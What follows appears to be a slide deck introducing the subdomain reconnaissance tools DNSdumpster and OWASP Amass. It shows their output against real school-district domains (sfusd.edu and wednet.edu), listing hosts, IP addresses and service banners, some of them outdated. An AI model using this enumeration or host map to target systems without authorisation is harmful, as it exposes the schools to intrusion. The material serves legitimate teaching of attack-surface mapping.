
DNSdumpster

subdomain search tool

DNSdumpster


- A DNS recon web application tool that enumerates subdomains passively.
- Queries a domain for related subdomain data. It then compiles an actionable report for both attackers and defenders of Internet-facing systems.
- This tool discovers hard to find subdomains and web hosts.
- Data sources: Alexa Top 1 Million sites, Search Engines, Common Crawl, Certificate Transparency, Max Mind, Team Cymru, Shodan, scans.io.
- Free version only returns first 100 ‘A Records’.
- hypr.ink/DNSdumpster

DNSdumpster



Domain: sfusd.edu

DNSdumpster



```
156.1.240.24     FTP: 220 Welcome to SFUSD SFTP service.
                 SSH: SSH-2.0-OpenSSH_4.3

156.1.240.27     HTTP: BigIP
                 HTTPS TECH: IIS,8.5
                 ASP.NET,4.0.30319

156.1.240.28     SSH: SSH-2.0-OpenSSH_5.3

156.1.240.30     HTTP: BigIP
                 HTTPS TECH: IIS,7.5
                 ASP.NET,4.0.30319

156.1.240.33     HTTP TECH: IIS,7.0
                 ASP.NET

156.1.240.39     Cert O: San Francisco Unified School District

156.1.240.44     Title: 403 Forbidden
                 Cert O: San Francisco Unified School District

156.1.240.45     Title: 403 Forbidden
                 Cert O: Infoblox

156.1.240.48     HTTP: BigIP
                 Cert O: San Francisco Unified School District

156.1.240.51     HTTPS TECH: IIS,7.5
                 ASP.NET

156.1.240.59     Cert O: San Francisco Unified School District

156.1.240.7      HTTP: BigIP
                 HTTPS TECH: IIS,10.0
                 ASP.NET,4.0.30319

156.1.240.9      Cert O: San Francisco Unified School District
```

Domain: sfusd.edu

OWASP AMASS

automated attack surface mapping


OWASP Amass

- OWASP Amass obtains subdomain names by scraping data sources, recursive brute forcing, crawling web archives, permuting/altering names and reverse DNS sweeping. (-passive, or -active)

- Data sources include: Ask, Baidu, Bing, CommonCrawl, DNSDB, DNSDumpster, DNSTable, Dogpile, Exalead, FindSubdomains, Google, IPv4Info, Netcraft, PTRArchive, Riddler, SiteDossier, ThreatCrowd, VirusTotal, Yahoo, Censys, CertDB, CertSpotter, Crtsh, Entrus, BinaryEdge, BufferOver, CIRCL, HackerTarget, PassiveTotal, Robtex, SecurityTrails, Shodan, Twitter, Umbrella, URLScan, ArchiveIt, ArchiveToday, Arquivo, LoCArchive, OpenUKArchive, UKGovArchive, Wayback.


- hypr.ink/amass

OWASP Amass - amass enum -src -ip -d wednet.edu




```
jacks-mbp-2:amass jackmaynard$ ./amass enum -src -ip -d wednet.edu -o wednet.edu.txt
Querying ViewDNS for wednet.edu subdomains
Querying Spyse for wednet.edu subdomains
Querying ThreatCrowd for wednet.edu subdomains
Querying Yahoo for wednet.edu subdomains
Querying Sublist3rAPI for wednet.edu subdomains
Querying Robtex for wednet.edu subdomains
Querying URLScan for wednet.edu subdomains
Querying SiteDossier for wednet.edu subdomains
Querying Riddler for wednet.edu subdomains
Querying VirusTotal for wednet.edu subdomains
Querying Netcraft for wednet.edu subdomains
Querying Google for wednet.edu subdomains
Querying HackerTarget for wednet.edu subdomains
Querying IPv4Info for wednet.edu subdomains
Querying Exalead for wednet.edu subdomains
Querying Dogpile for wednet.edu subdomains
Querying DNSTable for wednet.edu subdomains
Querying Mnemonic for wednet.edu subdomains
Querying HackerOne for wednet.edu subdomains
Querying PTRArchive for wednet.edu subdomains
Querying Entrust for wednet.edu subdomains
Querying GoogleCT for wednet.edu subdomains
Querying Pastebin for wednet.edu subdomains
Querying DNSDumpster for wednet.edu subdomains
Querying DNSDB for wednet.edu subdomains
Querying Crtsh for wednet.edu subdomains
Querying BufferOver for wednet.edu subdomains
Querying Baidu for wednet.edu subdomains
Querying Censys for wednet.edu subdomains
Querying CertSpotter for wednet.edu subdomains
Querying Bing for wednet.edu subdomains
```

OWASP Amass - amass enum -src -ip -d wednet.edu



```
[CertSpotter]      legacy.sno.wednet.edu 152.157.208.139
[CertSpotter]      help.sno.wednet.edu 152.157.208.55
[CertSpotter]      ssdmail.sno.wednet.edu 152.157.214.242
[CertSpotter]      mobilemail.sno.wednet.edu 152.157.208.25
[CertSpotter]      portal.sno.wednet.edu 152.157.208.250
[CertSpotter]      destiny.sno.wednet.edu 152.157.208.243
[CertSpotter]      sso.sno.wednet.edu 152.157.208.45
[CertSpotter]      ssd-exchcas.sno.wednet.edu 152.157.208.25
[CertSpotter]      psd267.wednet.edu 152.157.128.5
[CertSpotter]      mail.sno.wednet.edu 152.157.208.254
[CertSpotter]      helpdesk.osd.wednet.edu 168.212.239.69,168.212.239.63,168.212.239.65
[CertSpotter]      mail.creston.wednet.edu 169.204.225.251
[CertSpotter]      nobel.osd.wednet.edu 168.212.239.10
[CertSpotter]      wildcatmail.creston.wednet.edu 169.204.225.251
[CertSpotter]      mail.endicott.wednet.edu 216.186.58.2
[CertSpotter]      mail.odessa.wednet.edu 169.204.50.6
[CertSpotter]      adsearch.osd.wednet.edu 168.212.239.63
[CertSpotter]      m.helpdesk.osd.wednet.edu 168.212.239.63,168.212.239.69,168.212.239.65
[CertSpotter]      swupdate.osd.wednet.edu 168.212.239.72
[CertSpotter]      touchbase.cksd.wednet.edu 168.99.128.101
[CertSpotter]      wrsd.wednet.edu 169.204.88.10
[CertSpotter]      mail.qsd.wednet.edu 168.99.76.12
[CertSpotter]      autodiscover.creston.wednet.edu 169.204.225.251
[CertSpotter]      view.qsd.wednet.edu 168.99.76.8
[CertSpotter]      safari.dieringer.wednet.edu 168.212.186.13
[CertSpotter]      office.whiteriver.wednet.edu 169.204.88.38
[CertSpotter]      filter.qsd.wednet.edu 168.99.76.26
[CertSpotter]      edger.mukilteo.wednet.edu 216.186.29.154
[CertSpotter]      tech.centralia.wednet.edu 169.204.96.20
[CertSpotter]      ps.cksd.wednet.edu 168.99.129.227
[CertSpotter]      autodiscover.odessa.wednet.edu 169.204.50.6
[CertSpotter]      directory.osd.wednet.edu 168.212.239.65,168.212.239.63,168.212.239.69
```


OWASP Amass - amass enum -src -ip -d wednet.edu



amass — -bash — 98×32


```
Average DNS queries performed: 4357/sec
Average DNS queries performed: 4180/sec
[Markov Model]    test.riverview.wednet.edu 169.204.204.12
Average DNS queries performed: 4515/sec
Average DNS queries performed: 4048/sec
Average DNS queries performed: 3300/sec
Average DNS queries performed: 3833/sec
[Alterations]     moodle1.monroe.wednet.edu 169.204.56.22
Average DNS queries performed: 3776/sec
[Markov Model]    ftp.qsd.wednet.edu 34.237.187.221
[Markov Model]    ftp.egreen.wednet.edu 164.116.22.64
Average DNS queries performed: 4438/sec
Average DNS queries performed: 3878/sec
Average DNS queries performed: 3891/sec
[Markov Model]    ftp.cleelum.wednet.edu 168.99.6.13
Average DNS queries performed: 4611/sec
Average DNS queries performed: 4346/sec
[Alterations]     fms.gfalls.wednet.edu 75.78.212.121
[Wayback]         www.taholah.wednet.edu 216.186.49.5
Average DNS queries performed: 4223/sec
Average DNS queries performed: 3223/sec
Average DNS queries performed: 3930/sec
[Alterations]     fw.centralia.wednet.edu 169.204.238.174
[Alterations]     se.bethel.wednet.edu 3.213.116.19,34.197.105.188
[Alterations]     moodle2.asd.wednet.edu 169.204.116.139
[Alterations]     pop3.royal.wednet.edu 169.204.133.135
[Alterations]     ke.bethel.wednet.edu 34.197.105.188,3.213.116.19
[Alterations]     te.bethel.wednet.edu 34.197.105.188,3.213.116.19
[Alterations]     ne.bethel.wednet.edu 3.213.116.19,34.197.105.188
[Alterations]     ce.bethel.wednet.edu 52.206.191.232
Average DNS queries performed: 4150/sec
[Alterations]     mail.kettlefalls.wednet.edu 168.212.79.4
```

OWASP Amass - amass enum -src -ip -d wednet.edu

